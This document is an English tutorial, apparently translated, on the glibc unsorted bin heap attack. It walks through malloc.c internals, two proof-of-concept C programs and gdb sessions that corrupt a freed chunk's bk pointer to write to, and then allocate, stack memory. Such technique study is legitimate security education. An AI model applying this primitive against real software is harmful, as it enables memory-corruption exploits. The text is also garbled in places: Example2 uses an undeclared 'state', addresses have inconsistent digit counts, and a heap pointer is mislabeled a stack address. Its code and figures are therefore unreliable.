



# unsorted bin attack[English]

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 Unknown macro: 'html'

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## Unsorted bin attack

- To understand the unsorted bin attack, you need to understand how `malloc()` removes the chunk from the list of unsorted bins when it reassigns the chunks registered in the unsorted bin.
- Request to `malloc()` for memory allocation, the allocator checks if there are chunks available in fast, small, and large bins.
- If the allocator does not find an available chunk in the bins, it checks to see if the value of `unsorted_chunks (av)-> bk` is different from the return value of `unsorted_chunks (av)`.
  - If these values are different, it indicates that there is a free chunk in the Unsorted bin.
  - If there is a free chunk in the Unsorted bin, it stores the value of `unsorted_chunks-> bk` in the "victim".
  - And the data of victim-> bk is stored in "bck".

**/release/2.25/master/malloc/malloc.c - \_int\_malloc()**

```
for (;;)
{
    int iters = 0;
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
    {
        bck = victim->bk;
```

- `unsorted_chunks(av)` calls `bin_at()` and returns the value returned.
  - `bin_at()` returns the address of `main_arena.bin [0]` minus 16.

**/release/2.25/master/malloc/malloc.c**

```
/* The otherwise unindexable 1-bin is used to hold unsorted chunks. */
#define unsorted_chunks(M)          (bin_at (M, 1))
```

**/release/2.25/master/malloc/malloc.c**


```
/* addressing -- note that bin_at(0) does not exist */
#define bin_at(m, i) \
    (mbinptr) (((char *) &((m)->bins[((i) - 1) * 2])) \
        - offsetof (struct malloc_chunk, fd))
```

- The allocator reallocates chunks placed in the unsorted list and then stores the data "bck" has in `main_arena.bin[0]->bk` when the chunk is deleted from the unsorted list.
  - The allocator stores the value returned by `unsorted_chunks()` in `bckfd`.

## /release/2.25/master/malloc/malloc.c - \_int\_malloc()


```
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

- For example, the value returned by `unsorted_chunks (av)` is `0x7ffff7dd1b78`, and the value of `unsorted_chunks (av)->bk` is `0x602000`.
  - Because the two values are different, the allocator stores the address (`0x00007ffff7dd1b78`) stored at "`0x602000->bk`" in `bck`.
- The allocator then reallocates chunks from the unsorted list.
  - To remove the chunk from the unsorted list, the allocator stores the address held in "`bck`" (`0x00007ffff7dd1b78`) in `unsorted_chunks (av)->bk`.
  - The value returned by `unsorted_chunks (av)` (`0x7ffff7dd1b78`) is stored in `bck fd`.



- Unsorted bin attack is a technique to save the `main_arena`'s address ("`&main_arena.bin[0]-16`") in the desired area by overwriting the value in `bk` of the free chunk before the allocator deletes the chunk from the unsorted list.
- If an attacker overwrites the stack address (`0x7ffff7dd1b78`) to the "`bk`" of the chunk registered in the Unsorted list, the allocator stores the address returned by `unsorted_chunks()` in `bckfd(0x7ffff7dd1b78)` because the address stored in "`bck`" is `0x7ffff7dd1b78`.

## Unsorted bin attack flow



## Example

## Example1

- The following code stores 0 in "state", allocates two memories of 130 bytes in size, and frees the first allocated memory.
  - After storing "((char \*) & state)-16" in buf1 [1], request memory allocation of 130 bytes.
  - And if "state" has a value, it prints a message.

### Unsorted\_bin.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long state = 0;

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    buf1[1] = (unsigned long long)(((char*)&state) - 16);
    buf1 = malloc(130);

    if(state){
        fprintf(stderr,"Hello world!\n");
    }
}
```

- Check the address of the allocated memory at 0x4006ec, 0x4006fa.
  - Check the data of the chunk fd, bk registered in the list of Unsorted bin at 0x40070a.
  - Check the value overwritten to the bk of the free chunk At 0x40071a.
  - At 0x400727, check that the address of the main\_arena range is stored on the stack.

## Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin
Reading symbols from ./unsorted_bin...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x00000000004006a6 <+0>:      push    rbp
0x00000000004006a7 <+1>:      mov     rbp, rsp
0x00000000004006aa <+4>:      sub     rsp, 0x20
0x00000000004006ae <+8>:      mov     rax, QWORD PTR fs:0x28
0x00000000004006b7 <+17>:     mov     QWORD PTR [rbp-0x8], rax
0x00000000004006bb <+21>:     xor     eax, eax
0x00000000004006bd <+23>:     mov     QWORD PTR [rbp-0x20], 0x0
0x00000000004006c5 <+31>:     mov     rax, QWORD PTR [rip+0x200994]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004006cc <+38>:     lea     rdx, [rbp-0x20]
0x00000000004006d0 <+42>:     mov     esi, 0x4007f4
0x00000000004006d5 <+47>:     mov     rdi, rax
0x00000000004006d8 <+50>:     mov     eax, 0x0
0x00000000004006dd <+55>:     call    0x400570 <fprintf@plt>
0x00000000004006e2 <+60>:     mov     edi, 0x82
0x00000000004006e7 <+65>:     call    0x400580 <malloc@plt>
0x00000000004006ec <+70>:     mov     QWORD PTR [rbp-0x18], rax
0x00000000004006f0 <+74>:     mov     edi, 0x1f4
0x00000000004006f5 <+79>:     call    0x400580 <malloc@plt>
0x00000000004006fa <+84>:     mov     QWORD PTR [rbp-0x10], rax
0x00000000004006fe <+88>:     mov     rax, QWORD PTR [rbp-0x18]
0x0000000000400702 <+92>:     mov     rdi, rax
0x0000000000400705 <+95>:     call    0x400540 <free@plt>
0x000000000040070a <+100>:    mov     rax, QWORD PTR [rbp-0x18]
0x000000000040070e <+104>:    lea     rdx, [rax+0x8]
0x0000000000400712 <+108>:    lea     rax, [rbp-0x20]
0x0000000000400716 <+112>:    sub     rax, 0x10
0x000000000040071a <+116>:    mov     QWORD PTR [rdx], rax
0x000000000040071d <+119>:    mov     edi, 0x82
0x0000000000400722 <+124>:    call    0x400580 <malloc@plt>
0x0000000000400727 <+129>:    mov     QWORD PTR [rbp-0x18], rax
0x000000000040072b <+133>:    mov     rax, QWORD PTR [rbp-0x20]
0x000000000040072f <+137>:    test    rax, rax
0x0000000000400732 <+140>:    je      0x400752 <main+172>
0x0000000000400734 <+142>:    mov     rax, QWORD PTR [rip+0x200925]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x000000000040073b <+149>:    mov     rcx, rax
0x000000000040073e <+152>:    mov     edx, 0xd
0x0000000000400743 <+157>:    mov     esi, 0x1
0x0000000000400748 <+162>:    mov     edi, 0x400800
0x000000000040074d <+167>:    call    0x400590 <fwrite@plt>
0x0000000000400752 <+172>:    mov     eax, 0x0
0x0000000000400757 <+177>:    mov     rcx, QWORD PTR [rbp-0x8]
0x000000000040075b <+181>:    xor     rcx, QWORD PTR fs:0x28
0x0000000000400764 <+190>:    je      0x40076b <main+197>
0x0000000000400766 <+192>:    call    0x400550 <__stack_chk_fail@plt>
0x000000000040076b <+197>:    leave
0x000000000040076c <+198>:    ret
End of assembler dump.
gdb-peda$ b *0x00000000004006ec
Breakpoint 1 at 0x4006ec
gdb-peda$ b *0x00000000004006fa
Breakpoint 2 at 0x4006fa
gdb-peda$ b *0x000000000040070a
Breakpoint 3 at 0x40070a
gdb-peda$ b *0x000000000040071a
Breakpoint 4 at 0x40071a
gdb-peda$ b *0x0000000000400727
Breakpoint 5 at 0x400727
gdb-peda$
```

- The program was allocated two memory of the same size.
  - Each memory address is 0x602010 and 0x6020a0.

## Allocated memory

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin
Stack : 0x7fffffff450
```

Breakpoint 1, 0x000000004006ec in main ()

```
gdb-peda$ i r rax
rax          0x602010          0x602010
gdb-peda$ c
Continuing.
```

Breakpoint 2, 0x000000004006fa in main ()

```
gdb-peda$ i r rax
rax          0x6020a0          0x6020a0

gdb-peda$
```

- When free() is requested to free the first allocated memory (0x602010), the chunk is placed in the unsorted list.
  - "(char \*) & main\_arena.bins [0]-16" is stored in fd, bk of the chunk.

## After freeing memory

```
gdb-peda$ c
Continuing.
```

Breakpoint 3, 0x0000000040070a in main ()

```
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>:      0x0000000000602290      0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>:      0x0000000000602000      0x0000000000602000
gdb-peda$ c
Continuing.
```

- Store the address of the stack area in bk of the free chunk for an unsorted bin attack.

## Overwrite the value to "bck-fd".

```
Breakpoint 4, 0x0000000040071a in main ()
gdb-peda$ x/i $rip
=> 0x40071a <main+116>:      mov     QWORD PTR [rdx],rax
gdb-peda$ i r rdx
rdx          0x602018          0x602018
gdb-peda$ i r rdx rax
rdx          0x602018          0x602018
rax          0x7fffffff440      0x7fffffff440
gdb-peda$ ni
```

```
0x0000000040071d in main ()
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007ffff7ffff440
gdb-peda$ x/4gx 0x00007ffff7ffff440
0x7ffff7ffff440:      0x00007ffff7ffff550      0x000000000040070a
0x7ffff7ffff450:      0x0000000000000000      0x0000000000602010
gdb-peda$
```

- Memory allocation is requested from malloc () to allocate chunks placed in the unsorted list.
  - "&Main\_arena [0]-16" was saved in the variable "state" (0x7fffffff450) after memory allocation.

- Since the value of the variable "state" is not 0, a message is printed on the screen.

### Store data in the stack

```
Breakpoint 5, 0x0000000000400727 in main ()
gdb-peda$ i r rax
rax          0x602010          0x602010
gdb-peda$ p main_arena.bins[0]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007fffffe440
gdb-peda$ p main_arena.bins[1]
$3 = (mchunkptr) 0x7fffffe440
gdb-peda$ x/4gx 0x00007fffffe440
0x7fffffe440:      0x00007fffffe470      0x0000000000400727
0x7fffffe450:      0x00007ffff7dd1b78      0x0000000000602010

gdb-peda$ c
Continuing.
Hello world!
[Inferior 1 (process 124614) exited normally]
Warning: not running
gdb-peda$
```

## Example2

- This code has the same basic behavior as "Unsorted\_bin.c".
  - The other part is that we store the address of the Fake chunk in bckfd.
  - Store the size of the fake chunk in stack\_var[0] and the address(fd) of the variable stack\_var in stack\_var[2].
  - Store the address of stack\_var minus 8 in buf1 [1].
    - buf1 [1] is bckfd.
  - The program asks malloc () for a memory allocation that is the same size as the chunks placed in the list in the Unsorted bin.
  - Then request malloc() to allocate memory again.

### Unsorted\_bin\_into\_stack.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long stack_var[3] = {0};

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    stack_var[0] = 0x90;
    stack_var[2] = (unsigned long long)stack_var;

    buf1[1] = (unsigned long long)(((char*)&stack_var) - 8);
    buf1 = malloc(130);
    char *buf3 = malloc(130);

    read(STDIN_FILENO,buf3,130);
}
```

- At 0x40071a, check the chunks registered in the Unsorted list and the fake chunks created in the stack.
  - Check the value that overwrites the bk of the free chunk at 0x40073a.
  - At 0x400747, 0x400755, check the change in the Unsorted bin after the memory allocation and the pointer returned.
  - Check the change in the Unsorted bin and the returned pointer at 0x400747 and 0x400755.
  - At 0x40076a, check that the memory allocated from malloc () is available.

## Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin_into_stack
Reading symbols from ./unsorted_bin_into_stack...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x00000000004006a6 <+0>:      push    rbp
0x00000000004006a7 <+1>:      mov     rbp, rsp
0x00000000004006aa <+4>:      sub     rsp, 0x40
0x00000000004006ae <+8>:      mov     rax, QWORD PTR fs:0x28
0x00000000004006b7 <+17>:     mov     QWORD PTR [rbp-0x8], rax
0x00000000004006bb <+21>:     xor     eax, eax
0x00000000004006bd <+23>:     mov     QWORD PTR [rbp-0x20], 0x0
0x00000000004006c5 <+31>:     mov     QWORD PTR [rbp-0x18], 0x0
0x00000000004006cd <+39>:     mov     QWORD PTR [rbp-0x10], 0x0
0x00000000004006d5 <+47>:     mov     rax, QWORD PTR [rip+0x200984]      # 0x601060 <stderr@GLIBC_2.2.5>
0x00000000004006dc <+54>:     lea     rdx, [rbp-0x20]
0x00000000004006e0 <+58>:     mov     esi, 0x400814
0x00000000004006e5 <+63>:     mov     rdi, rax
0x00000000004006e8 <+66>:     mov     eax, 0x0
0x00000000004006ed <+71>:     call    0x400580 <fprintf@plt>
0x00000000004006f2 <+76>:     mov     edi, 0x82
0x00000000004006f7 <+81>:     call    0x400590 <malloc@plt>
0x00000000004006fc <+86>:     mov     QWORD PTR [rbp-0x38], rax
0x0000000000400700 <+90>:     mov     edi, 0x1f4
0x0000000000400705 <+95>:     call    0x400590 <malloc@plt>
0x000000000040070a <+100>:    mov     QWORD PTR [rbp-0x30], rax
0x000000000040070e <+104>:    mov     rax, QWORD PTR [rbp-0x38]
0x0000000000400712 <+108>:    mov     rdi, rax
0x0000000000400715 <+111>:    call    0x400540 <free@plt>
0x000000000040071a <+116>:    mov     QWORD PTR [rbp-0x20], 0x90
0x0000000000400722 <+124>:    lea     rax, [rbp-0x20]
0x0000000000400726 <+128>:    mov     QWORD PTR [rbp-0x10], rax
0x000000000040072a <+132>:    mov     rax, QWORD PTR [rbp-0x38]
0x000000000040072e <+136>:    lea     rdx, [rax+0x8]
0x0000000000400732 <+140>:    lea     rax, [rbp-0x20]
0x0000000000400736 <+144>:    sub     rax, 0x8
0x000000000040073a <+148>:    mov     QWORD PTR [rdx], rax
0x000000000040073d <+151>:    mov     edi, 0x82
0x0000000000400742 <+156>:    call    0x400590 <malloc@plt>
0x0000000000400747 <+161>:    mov     QWORD PTR [rbp-0x38], rax
0x000000000040074b <+165>:    mov     edi, 0x82
0x0000000000400750 <+170>:    call    0x400590 <malloc@plt>
0x0000000000400755 <+175>:    mov     QWORD PTR [rbp-0x28], rax
0x0000000000400759 <+179>:    mov     rax, QWORD PTR [rbp-0x28]
0x000000000040075d <+183>:    mov     edx, 0x82
0x0000000000400762 <+188>:    mov     rsi, rax
0x0000000000400765 <+191>:    mov     edi, 0x0
0x000000000040076a <+196>:    call    0x400560 <read@plt>
0x000000000040076f <+201>:    mov     eax, 0x0
0x0000000000400774 <+206>:    mov     rcx, QWORD PTR [rbp-0x8]
0x0000000000400778 <+210>:    xor     rcx, QWORD PTR fs:0x28
0x0000000000400781 <+219>:    je      0x400788 <main+226>
0x0000000000400783 <+221>:    call    0x400550 <__stack_chk_fail@plt>
0x0000000000400788 <+226>:    leave
0x0000000000400789 <+227>:    ret
End of assembler dump.
gdb-peda$ b *0x000000000040071a
Breakpoint 1 at 0x40071a
gdb-peda$ b *0x000000000040073a
Breakpoint 2 at 0x40073a
gdb-peda$ b *0x0000000000400747
Breakpoint 3 at 0x400747
gdb-peda$ b *0x0000000000400755
Breakpoint 4 at 0x400755
gdb-peda$ b *0x000000000040076a
Breakpoint 5 at 0x40076a
gdb-peda$
```

- The program asks malloc () two memory allocations and frees the first memory.
  - Freed memory (0x602000) is placed in the Unsorted list.

### Place chunks in the Unsorted list

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin_into_stack
Stack : 0x7fffffff430

Breakpoint 1, 0x00000000040071a in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>:      0x00000000000602290      0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>:      0x00000000000602000      0x00000000000602000
gdb-peda$
```

- In order to be allocated a stack through an unsorted bin attack, a fake chunk like Free chunk must be on the stack.
  - To create a fake chunk, store 0x90 in stack\_var[0](0x7ffffffe430) and store the address of stack\_var in stack\_var[2](0x7ffffffe440).
  - 0x7ffffffe430 is the size of the Fake chunk, and 0x7ffffffe440 is the bk of the Fake chunk.

### Create fake chunk

```
gdb-peda$ x/3i $rip
=> 0x40071a <main+116>:      mov     QWORD PTR [rbp-0x20],0x90
    0x400722 <main+124>:      lea     rax,[rbp-0x20]
    0x400726 <main+128>:      mov     QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbp
rbp      0x7ffffffe450      0x7ffffffe450
gdb-peda$ p/x 0x7ffffffe450 - 0x20
$3 = 0x7ffffffe430
gdb-peda$ ni

0x000000000400722 in main ()
gdb-peda$

0x000000000400726 in main ()
gdb-peda$ x/i $rip
=> 0x400726 <main+128>:      mov     QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbp
rbp      0x7ffffffe450      0x7ffffffe450
gdb-peda$ p/x 0x7ffffffe450 - 0x10
$8 = 0x7ffffffe440
gdb-peda$ i r rax
rax      0x7ffffffe430      0x7ffffffe430
gdb-peda$ ni

0x00000000040072a in main ()
gdb-peda$ x/4gx 0x7ffffffe430
0x7ffffffe430:      0x0000000000000090      0x0000000000000000
0x7ffffffe440:      0x00007ffff7dd1b78      0x1fe450c974875300
gdb-peda$
```

- Store the fake chunk's address(0x7ffffffe428) in main\_arena.bins [0]-> bk (0x602018).
  - This causes the data stored in main\_arena.bins[0]->bk to be the address of the fake chunk(0x7ffffffe428).



### Store the address of the fake chunk in the main\_arena.bins[ 0 ]->bk.

```
gdb-peda$ c
Continuing.
Breakpoint 2, 0x000000000040073a in main ()
gdb-peda$ x/i $rip
=> 0x40073a <main+148>:      mov     QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx      0x602018      0x602018
rax      0x7fffffff428      0x7fffffff428
gdb-peda$ x/4gx 0x7fffffff428
0x7fffffff428:      0x0000000000000000      0x0000000000000000
0x7fffffff438:      0x0000000000000000      0x00007fffffff430
gdb-peda$ p &main_arena.bins[0]->bk
$11 = (struct malloc_chunk **) 0x602018
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ p main_arena.bins[0]->bk
$4 = (struct malloc_chunk *) 0x7fffffff428
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007fffffff428
gdb-peda$
```

- When you ask malloc() for memory allocation of 130 bytes in size, the allocator reallocates chunks placed on the unsorted list.
  - The allocator removes the chunk from the Unsorted list after reallocating memory and updates the list of Unsorted bins.
  - This causes the fake chunk address to be stored in main\_arena.bins [1].
- And once they request the same size memory allocation, it will return the memory of the stack memory(0x7fffffff438).
  - The address is from "Fake chunkfd".

### Memory is allocated in the stack space.

```
gdb-peda$ p main_arena.bins[1]
$14 = (mchunkptr) 0x602000
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400747 in main ()
gdb-peda$ i r rax
rax      0x602010      0x602010
gdb-peda$ p main_arena.bins[0]
$6 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$7 = (mchunkptr) 0x7fffffff428
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400755 in main ()
gdb-peda$ i r rax
rax      0x7fffffff438      0x7fffffff438
gdb-peda$ x/4gx 0x7fffffff438
0x7fffffff438:      0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x7fffffff448:      0x33834f49afabc500      0x0000000000400790
gdb-peda$ p main_arena.bins[1]
$20 = (mchunkptr) 0x7fffffff430
gdb-peda$
```

- You can store the value in the allocated stack memory.

You can use the allocated stack memory.

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x00000000040076a in main ()
gdb-peda$ i r rsi
rsi          0x7fffffff438          0x7fffffff438
gdb-peda$ ni
AAAAAAAAABBBBBBBBBCCCCCCCCDDDDDDDD

0x00000000040076f in main ()
gdb-peda$ x/4gx 0x7fffffff438
0x7fffffff438:      0x4141414141414141      0x4242424242424242
0x7fffffff448:      0x4343434343434343      0x4444444444444444
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>



Unknown macro: 'html'